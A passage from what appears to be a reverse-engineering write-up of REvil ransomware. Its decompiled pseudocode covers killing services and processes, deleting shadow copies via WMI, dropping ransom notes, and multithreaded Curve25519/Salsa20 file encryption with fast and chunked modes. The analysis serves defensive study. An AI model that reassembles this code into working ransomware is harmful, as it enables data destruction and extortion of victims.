      return 0;
    recursive_terminate_dependent_services(hSCManager, v5);// recursively terminate dependent services of this service
    if ( !mw_ControlService(v6, SERVICE_CONTROL_STOP, v8) )
    {
ABEL_11:
      mw_CloseServiceHandle(v6);
      return 0;
    }
    while ( v9 != SERVICE_CONTROL_STOP )
    {
      mw_Sleep(v10);
      if ( !mw_QueryServiceStatusEx(v6, 0, v8, 36, &cbBufSize) )// wait until service is terminated
        return 0;
      if ( v9 == SERVICE_CONTROL_STOP )
        break;
      if ( (mw_GetTickCount() - TickCount) > 0x7530 )
        goto LABEL_11;
    }
    mw_CloseServiceHandle(v6);
```

Figure 32: Recursively stopping all depdent services of the target service.

Afterward, the malware sends the **SERVICE_CONTROL_STOP** control code to the main service to stop it and calls **DeleteService** to mark the specified service for deletion from the Service Control Manager database.

```c
int __cdecl terminate_and_delete_service(int hSCManager, int lpServiceName, int a3)
{
  int service_handle; // eax
  int service_handle_1; // esi
  int v5; // ebx
  int v6[7]; // [esp+4h] [ebp-1Ch] BYREF

  service_handle = mw_OpenServiceW(hSCManager, lpServiceName, 0x1002C);
  service_handle_1 = service_handle;
  if ( service_handle )
  {
    recursive_terminate_dependent_services(hSCManager, service_handle);
    v5 = 0;
    memset(v6, 0, sizeof(v6));
    if ( mw_ControlService(service_handle_1, 1, v6) )
    {
      if ( !a3 || w_DeleteService(service_handle_1) )
        v5 = 1;
      mw_CloseServiceHandle(service_handle_1);
      return v5;
    }
    else
    {
      mw_CloseServiceHandle(service_handle_1);
      return 0;
    }
  }
  return service_handle;
}
```

Figure 33: Stop and delete the target service.

Terminating Processes

The malware calls **CreateToolhelp32Snapshot**, **Process32FirstW**, and **Process32NextW** to enumerate through all running processes and executes the process terminating function on them.

```c
int __cdecl execute_func_on_processes(int a1, int a2, int (__cdecl *terminating_func)(int, int *))
{
  int v3; // edi
  int Toolhelp32Snapshot; // esi
  int i; // eax
  PROCESSENTRY32W proc_entry; // [esp+8h] [ebp-22Ch] BYREF

  v3 = 0;
  Toolhelp32Snapshot = mw_CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if ( Toolhelp32Snapshot == -1 )
    return 0;
  proc_entry.dwSize = 556;
  for ( i = mw_Process32FirstW(Toolhelp32Snapshot, &proc_entry); i; i = mw_Process32NextW(
                                                                          Toolhelp32Snapshot,
                                                                          &proc_entry) )
  {
    v3 = terminating_func(a2, &proc_entry);
    if ( v3 )
    {
      if ( a1 )
        break;
    }
  }
  w_CloseHandle(Toolhelp32Snapshot);
  return v3;
}
```

Figure 34: Enumerating processes.

The process terminating function terminates each process using **TerminateProcess** if its name is in the process-to-kill list from the **prc** field.

```
int __cdecl terminate_target_process(int a1, int a2)
{
  int v2; // edi
  int v3; // eax
  int v4; // esi

  v2 = check_process_name((a2 + 36));
  if ( v2 )
  {
    v3 = mw_OpenProcess(1, 0, *(a2 + 8));
    v4 = v3;
    if ( v3 )
    {
      mw_TerminateProcess(v3, 0);
      w_CloseHandle(v4);
    }
  }
  return v2;
}
```

Figure 35: Terminating target process.

Deleting Shadow Copies

The malware calls **CoCreateInstance** to create an **IWbemContext** object using the CLSID *{674B6698-EE92-11D0-AD71-00C04FD8FDFF}*.

If the system architecture is **x64**, it calls the **IWbemContext::SetValue** function to set the value of **"__ProviderArchitecture"** to **64**.

It then calls **CoCreateInstance** to create an **IWbemLocator** object using the CLSID *{4590F811-1D3A-11D0-891F-00AA004B2E24}*.

The malware calls the **IWbemLocator::ConnectServer** method to connect with the local **ROOT\CIMV2** namespace and obtain the pointer to an **IWbemServices** object.

```
if ( mw_CoInitializeEx(0, 0) < 0 )
  return 1;
if ( mw_CoCreateInstance(&IWbemContext_CLSID, 0, 1, &unk_237E148, &IWbemContext) < 0 )
  return 2;
if ( is_architecture_x64() )
{
  VariantInit(&pvarg);
  pvarg.vt = 3;
  pvarg.lVal = 64;
  decrypt_string(&STRING_DATA_BUFFER, 1137, 0xAu, 44, provider_architecture_str);// __ProviderArchitecture
  v13 = 0;
  IWbemContext->lpVtbl->SetValue(IWbemContext, provider_architecture_str, 0, &pvarg);
  VariantClear(&pvarg);
}
if ( mw_CoCreateInstance(&IWbemLocator_CLSID, 0, 17409, &unk_237E188, &IWbemLocator) >= 0 )
{
  decrypt_string(&STRING_DATA_BUFFER, 980, 8u, 20, psz);// ROOT\CIMV2
  psz[10] = 0;
  v3 = SysAllocString(psz);
  if ( IWbemLocator->lpVtbl->ConnectServer(IWbemLocator, v3, 0, 0, 0, 0, 0, IWbemContext, &IWbemServices) >= 0
    && mw_CoSetProxyBlanket(IWbemServices, 10, 0, 0, 3, 3, 0, 0) >= 0 )
  {
```

Figure 36: Connecting to ROOT\CIMV2 to get IWbemServices object (again).

Next, it calls **IWbemServices::ExecQuery** to execute the WQL query below to get the **IEnumWbemClassObject** object for querying shadow copies.

select * from Win32_ShadowCopy

The malware calls **IEnumWbemClassObject::Next** to enumerate through all shadow copies on the system, **IEnumWbemClassObject::Get** to get the ID of each shadow copies, and **IWbemServices::DeleteInstance** to delete them.

```
decrypt_string(&STRING_DATA_BUFFER, 980, 8u, 20, psz);// ROOT\CIMV2
psz[10] = 0;
v3 = SysAllocString(psz);
if ( IWbemLocator->lpVtbl->ConnectServer(IWbemLocator, v3, 0, 0, 0, 0, 0, IWbemContext, &IWbemServices) >= 0
  && mw_CoSetProxyBlanket(IWbemServices, 10, 0, 0, 3, 3, 0, 0) >= 0 )
{
  IEnumWbemClassObject = 0;
  decrypt_string(&STRING_DATA_BUFFER, 4361, 7u, 6, &pvarg.lVal);// WQL
  HIWORD(pvarg.decVal.Lo64) = 0;
  decrypt_string(&STRING_DATA_BUFFER, 1319, 4u, 60, v10);// select * from Win32_ShadowCopy
  v10[30] = 0;
  v4 = SysAllocString(&pvarg.uiVal);
  v5 = SysAllocString(v10);
  if ( IWbemServices->lpVtbl->ExecQuery(IWbemServices, v4, v5, 48, 0, &IEnumWbemClassObject) >= 0 )
  {
    while ( 1 )
    {
      v22 = 0;
      IEnumWbemClassObject->lpVtbl->Next(IEnumWbemClassObject, -1, 1, &apObject, &v22);
      if ( !v22 )
        break;
      if ( (apObject->lpVtbl->Get)(apObject, L"id", 0, &shadow_copy_id, 0, 0, a1) >= 0 && shadow_copy_id.vt == 8 )
      {
        wipe_mem_0(v9, 0, 0x100u);
        decrypt_string(&STRING_DATA_BUFFER, 2607, 0xCu, 48, v11);// Win32_ShadowCopy.ID='%s'
        v13 = 0;
        if ( mw_wsprintfW(v9, v11, shadow_copy_id.lVal, v7) )
        {
          shadow_copy_id_string = SysAllocString(v9);
          IWbemServices->lpVtbl->DeleteInstance(IWbemServices, shadow_copy_id_string, 0, IWbemContext, 0);
          wipe_mem_0(v9, 0, 0x80u);
        }
        VariantClear(&shadow_copy_id);
      }
      a1 = apObject;
      (apObject->lpVtbl->Release)();
      VariantClear(&shadow_copy_id);
    }
```

Figure 37: Deleting shadow copies through WMI.

File Encryption

Multithreading setup

REvil uses multithreading with I/O completion port to communicate between the main thread and the worker threads to speed up encryption.

Prior to encryption, the malware allocates memory for a shared structure that is used by threads to communicate with each other.

Below is the layout of this structure.

```
struct THREAD_STRUCT
{
  HANDLE HeapHandle;
  HANDLE IOCompletionPort;
  DWORD threadCount;
  LONG unused; // these fields are left unused for some reason.
  LONG unused2; // Or maybe I'm just blind lmao
  HANDLE fileHandle;
  DWORD fileName;
  LONG unused3;
  LONG lowerFileEncryptedSize;
  LONG higherFileEncryptedSize;
  BYTE CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY[88];
  BYTE OPERATOR_ENCRYPTED_PRIV_SYS_KEY[88];
  BYTE filePublicKey[32];
  BYTE Salsa20Nonce[8];
  DWORD filePublicKeyCRC32Hash;
  DWORD encryptionType;
  DWORD SPSIZE;
  DWORD Salsa20XorStream;
  BYTE Salsa20Key[64];
  DWORD threadCurrentState;
  DWORD threadNextState;
  DWORD fileBufferReadLength;
  DWORD fileDataBuffer;
};
```

The malware creates the heap handle and IO Completion Port handle and adds them to this structure before spawning children threads to encrypt files.

```
int __cdecl setting_up_thread_struct(THREAD_STRUCT *revil_thread_struct, int size, int a3, int children_thread_func)
{
  void *v4; // eax
  void *IoCompletionPort; // eax

  v4 = w_HeapCreate(size);
  revil_thread_struct->HeapHandle = v4;
  if ( !v4 )
    return 0;
  IoCompletionPort = mw_CreateIoCompletionPort(-1, 0, 0, a3);
  revil_thread_struct->IOCompletionPort = IoCompletionPort;
  if ( !IoCompletionPort )
  {
    w_HeapDestroy(revil_thread_struct->HeapHandle);
    return 0;
  }
  if ( !spawn_threads(revil_thread_struct, children_thread_func) )
  {
    w_HeapDestroy(revil_thread_struct->HeapHandle);
    w_CloseHandle(revil_thread_struct->IOCompletionPort);
    return 0;
  }
  return 1;
}
```

Figure 38: Setting up thread struct.

Next, it spawns children threads that waits to receive files from the main thread to encrypt. The number of children threads is double the number of processors on the system, and these threads' priority is set to **THREAD_PRIORITY_HIGHEST**.

```
int __cdecl spawn_threads(THREAD_STRUCT *revil_thread_struct, int children_thread_func)
{
  int curr_thread_count; // ebx
  void *Thread; // eax
  int v4; // edi

  curr_thread_count = 0;
  revil_thread_struct->threadCount = 0;
  if ( (get_number_of_processors() & 0x7FFFFFFF) == 0 )
    return 1;
  while ( 1 )
  {
    Thread = mw_CreateThread(0, 0, children_thread_func, revil_thread_struct, 0, 0);
    v4 = Thread;
    if ( !Thread )
      break;
    SetThreadPriority(Thread, THREAD_PRIORITY_HIGHEST);
    ++revil_thread_struct->threadCount;
    w_CloseHandle(v4);
    if ( ++curr_thread_count >= 2 * get_number_of_processors() )
      return 1;
  }
  return 0;
}
```

Figure 39: Spawning children threads.

Main Thread Traversal

I. Checking Directory Name

When the malware first encounters a directory, it first calls a function to check the directory's name.

The path to the directory is valid to be encrypted when it contains both **"program files"** and **sql** or if the directory name is not in the folder name whitelist.

```
LABEL_10:
  decrypt_string(&STRING_DATA_BUFFER, 2957, 0xDu, 26, program_files_str);// program files
  v7 = 0;
  decrypt_string(&STRING_DATA_BUFFER, 3330, 7u, 38, program_files_x86);// program files (x86)
  v5 = 0;
  if ( w_strcmp(dir_path, program_files_str) && w_strcmp(dir_path, program_files_x86) )
  {
    if ( check_str_contain(directory_name, program_files_str) )
    {                                           // only target sql in program files
      decrypt_string(&STRING_DATA_BUFFER, 611, 0xAu, 6, sql_str);// sql
      v9 = 0;
      return check_str_contain(directory_name, sql_str) != 0;
    }
    else
    {
      return string_exists_in_list(&WHITELIST_FOLDER_NAMES, dir_path) == 0;
    }
  }
  else
  {
    return 1;
  }
}
```

Figure 40: Checking directory name.

II. Dropping Ransom Note

If the directory is valid to encrypt, the main malware thread calls a function to drop the ransom note in it.

This function first tries to create a file called **"tmp"** in the directory to check if it has priviledge to access and create files.

If it fails, **REvil** calls **SetEntriesInAclW** to creates a new access control list by merging access control information into the process's existing ACL structure. This helps it gain the priviledge to access files in the directory.

```
v5 = 256;
v4 = 0;
if ( !dword_23833EC )
{
  if ( !mw_AllocateAndInitializeSid(&v4, 1, 0, 0, 0, 0, 0, 0, 0, 0, &dword_23833D8) )
    return -1;
  memset(&pListOfExplicitEntries, 0, sizeof(pListOfExplicitEntries));
  pListOfExplicitEntries.grfAccessPermissions = 0x10000000;
  pListOfExplicitEntries.grfAccessMode = SET_ACCESS;
  pListOfExplicitEntries.grfInheritance = 3;
  pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
  pListOfExplicitEntries.Trustee.ptstrName = dword_23833D8;
  if ( mw_SetEntriesInAclW(1, &pListOfExplicitEntries, 0, &NewAcl) )
    return -1;
  dword_23833EC = 1;
}
v2 = mw_SetNamedSecurityInfoW(a1, 1, 4, 0, 0, NewAcl, 0);
v3 = 0;
if ( !v2 )
  return 1;
LOBYTE(v3) = v2 == 5;
return v3 - 1;
}
```

Figure 41: Modifying ACL to gain access rights to directory.

Then, the malware creates the ransom note file in the directory and writes the ransom note's content to it.

```
int __cdecl dropping_ransom_note(_WORD *a1)
{
  int v1; // eax
  int result; // eax
  _WORD *v3; // esi
  int FileW; // edi
  char v5[4]; // [esp+4h] [ebp-4h] BYREF

  v1 = w_strlen_0(a1);
  result = w_RtlAllocateHeap(2 * (RANSOM_NOTE_FILENAME_LEN + v1) + 2);
  v3 = result;
  if ( result )
  {
    w_w_memcpy(result, a1);
    w_concat(v3, RANSOM_NOTE_FILENAME);
    FileW = w_CreateFileW(v3, 0x40000000, 0, 2, 0);
    w_w_RtlFreeHeap(v3);
    if ( FileW )
    {
      write_to_file(FileW, RANSOM_NOTE, 2 * RANSOM_NOTE_LENGTH, v5);
      w_CloseHandle(FileW);
      return 1;
    }
    else
    {
      return 0;
    }
  }
  return result;
}
```

Figure 42: Dropping ransom note.

However, the ransom note is only created in a set number of directories specified by the **rdmcnt** field. The ransom note counter is reset to zero every time the malware begins encrypting a new local or remote drive.

```
__int64 __cdecl w_dropping_ransom_note(int a1, int directory_path)
{
  if ( !w_create_tmp_file(directory_path) )
    w_w_SetNamedSecurityInfoW(directory_path, 1);
  if ( !RANDOM_COUNT_VAL )
    goto LABEL_6;
  if ( RANSOM_NOTE_COUNTER < RANDOM_COUNT_VAL )
  {
    _InterlockedIncrement(&RANSOM_NOTE_COUNTER);
LABEL_6:
    dropping_ransom_note(directory_path);
  }
  return 1i64;
}
```

Figure 43: Full function to drop ransom note.

III. Traversal

The malware uses **FindFirstFileW** and **FindNextFileW** to traverse through the target folder.
REvil does not encrypt the file/folder it finds if its name is **"."**, **".."** or if it has an associated reparse point (folder) or is a symbolic link (file).

If the malware finds a folder, it calls the [function to check the folder's name]() before adding it to the folder-to-encrypt-list and dropping a ransom note inside.

This list is a buffer in memory that contains a list of folders for the malware to go through and encrypt, and it eliminates the need of using recursive traversal.

```
  LODWORD(v5) = mw_FindFirstFileW(file_name, &lpFindFileData);
else
  LODWORD(v5) = mw_FindFirstFileExW(file_name, 1, &lpFindFileData, 0, 0, 2);
if ( v5 != -1 )
{
  v7 = v5;
  do
  {
    if ( w_strcmp(lpFindFileData.cFileName, L".")
      && w_strcmp(lpFindFileData.cFileName, L"..")
      && (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) == 0 )// avoid ., .., and reparse point dir
    {
      w_w_memcpy(&file_name[v12], lpFindFileData.cFileName);
      if ( (lpFindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
      {
        w_concat(file_name, L"\\");
        if ( (traverse_struct->checking_dir_name)(file_name, lpFindFileData.cFileName) )
        {
          add_to_list_0(&folder_to_encrypt_list, file_name);// add the directory to the list
          *&traverse_struct->handle_array += (traverse_struct->dropping_ransom_note_func)(
                                                traverse_struct->some_int2,
                                                file_name,
                                                lpFindFileData.cFileName);
        }
      }
      else
```

Figure 44: Processing sub-folder.

If the malware finds a file, it calls a function to check the filename and extension.
A file is valid to be encrypted when the filename does not contain **"ntuser"**, is not in the filename whitelist, and its extension is not in the extension whitelist.

```
BOOL __cdecl checking_filename_ext(int a1, _WORD *file_name, __int64 a3)
{
  BOOL result; // eax
  _WORD *extension; // eax

  result = 0;
  if ( a3 )
  {
    to_upper(file_name);
    if ( !check_str_contain(file_name, L"ntuser") && !string_exists_in_list(WHITELIST_FILE_NAMES, file_name) )
    {
      extension = get_extension(file_name);
      if ( !extension || !string_exists_in_list(WHITELIST_EXTENSIONS, extension) )
        return 1;
    }
  }
  return result;
}
```

Figure 45: Checking filename and extension.

If the file is to be encrypted, the malware calls a function to set up encryption keys before signalling the children threads to encrypt it.

IV. Pre-Encryption File Setup

For each encrypted file, a 232-byte file footer is appended to the end of the file at the end of the encryption phase. This file footer contains the chunk between the **CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY** field and the **Salsa20XorStream** field in the **THREAD_STRUCT** structure.

```
struct FILE_FOOTER
{
  BYTE CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY[88];
  BYTE OPERATOR_ENCRYPTED_PRIV_SYS_KEY[88];
  BYTE filePublicKey[32];
  BYTE Salsa20Nonce[8];
  DWORD filePublicKeyCRC32Hash;
  DWORD encryptionType;
  DWORD SPSIZE;
  DWORD Salsa20XorStream;
};
```

When the malware sets up the file for encryption, it checks if the file is not already encrypted.

This is done by manually checking the file footer by computing the CRC32 checksum of the **filePublicKey** field and compare it to the **filePublicKeyCRC32Hash** field.

If the checksum does not match, the file is not encrypted, and the malware can proceed to encrypt it.

```
v3 = 1;
FileW = w_CreateFileW(filename, 0x80000000, 1, 3, 0);
file_handle = FileW;
if ( FileW )
{
  if ( a3 >= 232 )
  {
    w_SetFilePointerEx(FileW, 0xFFFFFF18, -1, 2);
    if ( !w_ReadFile_0(file_handle, buffer, 232, &length) || length != 232 )
      v3 = 0;
    w_CloseHandle(file_handle);
    if ( v3 )
    {
      CRC32_file_public_key = CRC32_hashing(0, &buffer[176], 32);
      if ( *&buffer[216] == CRC32_file_public_key )// checking CRC32 checksum to make sure file is not already encrypted
        return 0;
    }
  }
  else
  {
    w_CloseHandle(FileW);
  }
```

Figure 46: Checking if file is encrypted.

For each encrypted file, a **THREAD_STRUCT** structure is allocated to storing data about that file. Next, the malware determines the length of the buffer that file data can be read into and encrypted. The size of this buffer is set to **0x100000** bytes, but if the file size is smaller than that, then the size of this buffer is set to the file size.

```
fileBufferReadLength = 0x100000;
if ( total_file_size < 0x100000 )
  fileBufferReadLength = total_file_size;
for...
thread_struct->fileBufferReadLength = fileBufferReadLength;
thread_struct->threadNextState = 0;
thread_struct->threadCurrentState = 0;
length = 3;
```

Figure 47: Setting file buffer length.

Next, the malware creates the file and populates the **fileHandle**, **fileName**, **threadCount**, **lowerFileEncryptedSize**, and **higherFileEncryptedSize** fields in the structure.

```
int __cdecl w_CreateFileW_0(
        THREAD_STRUCT *thread_struct,
        int filename,
        int lower_filesize,
        int higher_filesize,
        int a5,
        int a6,
        int a7)
{
  void *FileW; // eax
  int v9; // eax

  thread_struct->unused = 0;
  thread_struct->threadCount = 0;
  FileW = mw_CreateFileW(filename, a5, a6, 0, a7, 1207959552, 0);
  thread_struct->fileHandle = FileW;
  if ( FileW == -1 )
    return 0;
  v9 = mem_dup(filename);
  thread_struct->fileName = v9;
  if ( !v9 )
  {
    w_CloseHandle(thread_struct->fileHandle);
    return 0;
  }
  thread_struct->lowerFileEncryptedSize = lower_filesize;
  thread_struct->higherFileEncryptedSize = higher_filesize;
  return 1;
}
```

Figure 48: Setting file buffer length.

If retrieving the file handle fails, the malware attempts to terminate services that are using the file. It calls **OpenSCManagerW** to retrieve a handle to the Service Control Manager for active services. It also calls **RmStartSession** and **RmRegisterResources** to register the file resource to the Restart Manager session.

```
  return 0;
ServicesActive_SCManager = OpenSCManagerW_ServicesActive();
if ( mw_RmStartSession(&RM_SESSION_HANDLE, 0, strSessionKey)
  || mw_RmRegisterResources(RM_SESSION_HANDLE, 1, &filename, 0, 0, 0, 0) )// register resource for the file
{
  return 0;
}
pnProcInfo = 10;
```

Figure 49: Initializing Service Control Manager and Restart Manager.

Next, the malware calls **RmGetList** to retrieve and enumerate the list of applications that are restricting the file being accessed.

If the application is a Windows service, the malware calls the function earlier to terminate the service.

If the application's process ID is 4, the application is a critical service, or the process's executable is **"vmcompute.exe", "vmms.exe", "vmwp.exe", and "svchost.exe"**, the service is skipped and not terminated.

If the application does not fall into the conditions above, it's terminated by **TerminateProcess**.

```
 if ( !mw_RmGetList(RM_SESSION_HANDLE, v9, &pnProcInfo, rgAffectedApps, v10) )
 {
   v1 = 0;
   if ( pnProcInfo )
   {
     affected_apps = rgAffectedApps;
     do
     {
       Application_type = affected_apps->ApplicationType;
       if ( Application_type == RmService )    // a Windows service
       {                                       // terminate service that is affecting file
         terminate_and_delete_service(ServicesActive_SCManager, affected_apps->strServiceShortName, 1);
       }
       else
       {
         if ( affected_apps->Process.dwProcessId == 4
           || Application_type == RmCritical    // critical service
           || check_executable_name(affected_apps->Process.dwProcessId) )
         {
           goto LABEL_16;
         }
         v4 = mw_OpenProcess(1, 0, affected_apps->Process.dwProcessId);
         v5 = v4;
         if ( v4 )
         {
           mw_TerminateProcess(v4, 0);
           w_CloseHandle(v5);
         }
       }
       wait_until_proc_is_fully_terminated(affected_apps->Process.dwProcessId);
LABEL_16:
       ++v1;
       ++affected_apps;
     }
     while ( v1 < pnProcInfo );
```

Figure 50: Terminating services and processes that are using file.

Finally, the main malware thread sets up the encryption keys in the file's **THREAD_STRUCT** structure.

First, the campaign-encrypted system private key and operator-encrypted system private key are written into the structure.

The malware then generates a **Curve25519** public-private key pair for the file. The file's private key is used to generate a shared-secret with the system public key, and the shared-secret is hashed using **SHA-3**.

The shared-secret hash is then used to generate the 32-byte **Salsa20** key for the file. The 8-byte **Salsa20** nonce is randomly generated.

The file's public key is then hashed using **CRC32** and assigned to the structure's **filePublicKeyCRC32Hash** field.

The malware also encrypts a buffer with 4 null bytes and assigned that to the structure's **Salsa20XorStream** field. I'm not entirely sure what this is used for, but it's most likely to check if the **Salsa20** key is properly decrypted when the decryptor processes the file.

```
void __cdecl setting_up_encryption_keys(THREAD_STRUCT *revil_thread_struct)
{
  int file_shared_secret_hash[8]; // [esp+Ch] [ebp-40h] BYREF
  char file_private_key[32]; // [esp+2Ch] [ebp-20h] BYREF

  qmemcpy(
    revil_thread_struct->CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY,
    &CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY,
    sizeof(revil_thread_struct->CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY));// set up campaign-encrypted system private key
  qmemcpy(
    revil_thread_struct->OPERATOR_ENCRYPTED_PRIV_SYS_KEY,
    &OPERATOR_ENCRYPTED_PRIV_SYS_KEY,           // set up operator-encrypted system private key
    sizeof(revil_thread_struct->OPERATOR_ENCRYPTED_PRIV_SYS_KEY));
  Curve25519_generate_key_pair(file_private_key, revil_thread_struct->filePublicKey);// generate file's public-private key pair
  SHA3_hashing_shared_secret(file_private_key, &SYSTEM_PUBLIC_KEY, file_shared_secret_hash);// SHA3(shared secret)
  wipe_mem(file_private_key, 32);
  salsa20_key_setup(revil_thread_struct->Salsa20Key, file_shared_secret_hash, 256);// set up Salsa20 key using the shared-secret's hash
  wipe_mem(file_shared_secret_hash, 32);
  gen_random_buffer(revil_thread_struct->Salsa20Nonce, 8);// generate random buffer for Salsa20 nonce
  salsa20_key_nonce_setup(revil_thread_struct->Salsa20Key, revil_thread_struct->Salsa20Nonce);// full Salsa20 setup
  revil_thread_struct->filePublicKeyCRC32Hash = CRC32_hashing(0, revil_thread_struct->filePublicKey, 32);
  revil_thread_struct->encryptionType = ENCRYPTION_TYPE;
  revil_thread_struct->SPSIZE = SPSIZE;
  revil_thread_struct->Salsa20XorStream = 0;
  Salsa20_Crypt(
    revil_thread_struct->Salsa20Key,
    &revil_thread_struct->Salsa20XorStream,
    &revil_thread_struct->Salsa20XorStream,     // XOR with null bytes
    4u);
}
```

Figure 51: Setting up file encryption keys in the file's THREAD_STRUCT structure.

Children Thread Encryption

Children threads communicate with each other and the main thread using **GetQueuedCompletionStatus** and **PostQueuedCompletionStatus**.

Each thread constantly polls for an I/O completion packet from the main **THREAD_STRUCT** structure. The packet received from **GetQueuedCompletionStatus** contains an file's **THREAD_STRUCT** structure as well as the number of bytes to be read and encrypted.
This thread adds that number to the current file pointer in the file's structure before continuing to process the file.

```
for ( i = w_GetQueuedCompletionStatus(main_thread_struct, &crypt_size, v5, &file_thread_struct_1, -1);
      !THREAD_STOP_SIGNAL;                    // poll to wait for I/O packet or until the main thread sends stop signal
      i = w_GetQueuedCompletionStatus(main_thread_struct, &crypt_size, v5, &file_thread_struct_1, -1) )
{
  if ( i )
  {
    add_to_file_pointer(file_thread_struct_1, crypt_size);// add crypt size to the file pointer
```

Figure 52: Children thread polling for I/O packets to process file.

The encryption process is divided into four states. The file's current state and next state is recorded in its **THREAD_STRUCT** structure.

```
  switch ( file_thread_struct->threadNextState )
  {
    case 1u:
      thread_read_file(main_thread_struct, file_thread_struct, 2);
      break;
    case 2u:
      next_state = 1;
      if ( ENCRYPTION_TYPE == 1 )
        next_state = 3;
      salsa20_encrypt_and_write_file(file_thread_struct, crypt_size, next_state);
      break;
    case 3u:
      write_file_footer(file_thread_struct, 4);
      break;
    case 4u:
      thread_move_file(main_thread_struct, file_thread_struct);
      break;
  }
}
```

Figure 53: File encryption states.

I. State 1: Reading File

The first state reads a set amount of bytes specified by the **fileBufferReadLength** field in the structure into the buffer at the **fileDataBuffer** field.

It sets the **threadCurrentState** field to 1 and the **threadNextState** to 2. If it reaches the end of file after calling **ReadFile**, the **threadNextState** field is set to 3.

```
int __cdecl thread_read_file(int main_thread_struct, THREAD_STRUCT *file_thread_struct, int next_state)
{
  int result; // eax
  int fileBufferReadLength; // [esp-4h] [ebp-Ch]

  fileBufferReadLength = file_thread_struct->fileBufferReadLength;
  file_thread_struct->threadCurrentState = 1;
  file_thread_struct->threadNextState = next_state;
  for ( result = w_ReadFile(file_thread_struct, &file_thread_struct->fileDataBuffer, fileBufferReadLength);
        !result;
        result = w_ReadFile(
                   file_thread_struct,
                   &file_thread_struct->fileDataBuffer,
                   file_thread_struct->fileBufferReadLength) )
  {
    result = j_mw_RtlGetLastWin32Error();
    if ( result == ERROR_IO_PENDING )
      break;
    if ( result == ERROR_HANDLE_EOF )           // end of file
      return w_w_PostQueuedCompletionStatus_state_3(main_thread_struct, file_thread_struct);// go to state 3
    w_Sleep(100);
  }
  return result;                               // go to state 2 if there is still data to read
}
```

Figure 54: State 1: Reading file.

II. State 2. Encrypt and Write File

The second state encrypts the buffer at the **fileDataBuffer** field with **Salsa20**.

It then moves the file pointer back to the start of the unencrypted part and overwrites that with the encrypted data.

```
int __cdecl salsa20_encrypt_and_write_file(THREAD_STRUCT *file_thread_struct, unsigned int crypt_size, int a3)
{
  int result; // eax

  Salsa20_Crypt(
    file_thread_struct->Salsa20Key,
    &file_thread_struct->fileDataBuffer,
    &file_thread_struct->fileDataBuffer,
    crypt_size);
  file_thread_struct->threadNextState = a3;
  file_thread_struct->threadCurrentState = 2;
  add_to_file_pointer(file_thread_struct, -crypt_size);// move file pointer back to start of the unencrypted part in the file
  for ( result = w_WriteFile(file_thread_struct, &file_thread_struct->fileDataBuffer, crypt_size);// overwrite file with encrypted data
        !result;
        result = w_WriteFile(file_thread_struct, &file_thread_struct->fileDataBuffer, crypt_size) )
  {
    result = j_mw_RtlGetLastWin32Error();
    if ( result == ERROR_IO_PENDING )
      break;
    w_Sleep(100);
  }
  return result;
}
```

Figure 55: State 2: Encrypting and writing file.

The next state now depends on the encryption type.

If the encryption type is 1 (Fast Encryption), then the next state is set to 3. This is because this encryption type only encrypts the first **0x100000** bytes of the file.

If the encryption type is 0 or 2, the next state is set to 1 to continue reading from file.

When the encryption type is 2 (chunking), the file pointer is calculated differently. The file pointer will be changed to jump ahead by a set number of megabytes specified by the **spsize** field to skip to the next chunk. If the data remained to be encrypted is less than the skipping size, the file pointer jumps to the end of the file.

```
if ( ENCRYPTION_TYPE == 2 && file_thread_struct_1->threadCurrentState == 2 )
{
  *&file_thread_struct_1->lowerFileEncryptedSize -= crypt_size;
  if ( *&file_thread_struct_1->lowerFileEncryptedSize <= (SPSIZE << 20) )// bytes left to encrypt < skipping chunk size
  {
    add_to_file_pointer(file_thread_struct_1, *&file_thread_struct_1->lowerFileEncryptedSize);// basically move pointer to the end of file
  }
  else
  {
    add_to_file_pointer(file_thread_struct_1, (SPSIZE << 20));// add to skip to the next chunk
    *&file_thread_struct_1->lowerFileEncryptedSize -= (SPSIZE << 20);
  }
  file_thread_struct = file_thread_struct_1;
}
```

Figure 56: State 2: Chunking.

The third state is executed only when the file encryption is finished.

If the encryption type is fast encryption, the file pointer is set to the end of the file.

Then, the file writes the file footer in the file's **THREAD_STRUCT** structure to the end of the file. This file footer contains information that is used when decrypting files.

```
int __cdecl write_file_footer(THREAD_STRUCT *a1, int a2)
{
  LONG higherFileEncryptedSize; // ecx
  LONG lowerFileEncryptedSize; // eax
  int result; // eax

  a1->threadCurrentState = 3;
  a1->threadNextState = a2;
  if ( ENCRYPTION_TYPE == 1 )                    // fast encryption
  {
    higherFileEncryptedSize = a1->higherFileEncryptedSize;
    lowerFileEncryptedSize = a1->lowerFileEncryptedSize;// basically just skip to the end of the file to write the footer
    if ( __SPAIR64__(higherFileEncryptedSize, lowerFileEncryptedSize) > 0x100000 )
      add_to_file_pointer(a1, __PAIR64__(higherFileEncryptedSize, lowerFileEncryptedSize) - 0x100000);
  }
  for ( result = w_WriteFile(a1, a1->CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY, 232);
        !result;
        result = w_WriteFile(a1, a1->CAMPAIGN_ENCRYPTED_PRIV_SYS_KEY, 232) )
  {
    result = j_mw_RtlGetLastWin32Error();
    if ( result == 997 )
      break;
    w_Sleep(100);
  }
  return result;
}
```

Figure 57: State 3: Writing file footer.

During state 3, the next state is set to 4.

IV. State 4. Move File

This is the last state in the file encryption process.

The malware appends the encrypted file extension to the filename and calls **MoveFileW** to move the encrypted file to this new filename.

Finally, it calls a function to free up the file's **THREAD_STRUCT** structure.

```
filename = file_thread_struct->fileName;
file_thread_struct->fileHandle = 0;
filename_length = w_strlen_0(filename);
Heap = w_RtlAllocateHeap(2 * filename_length + 128);// allocate buffer to encrypted filename
encrypted_filename = Heap;
if ( Heap )
{
  v14 = ENCRYPTED_EXTENSION;
  v5 = w_w_memcpy(Heap, file_thread_struct->fileName);
  encrypted_filename_1 = w_concat(v5, v14);   // concat filename with encrypted extension
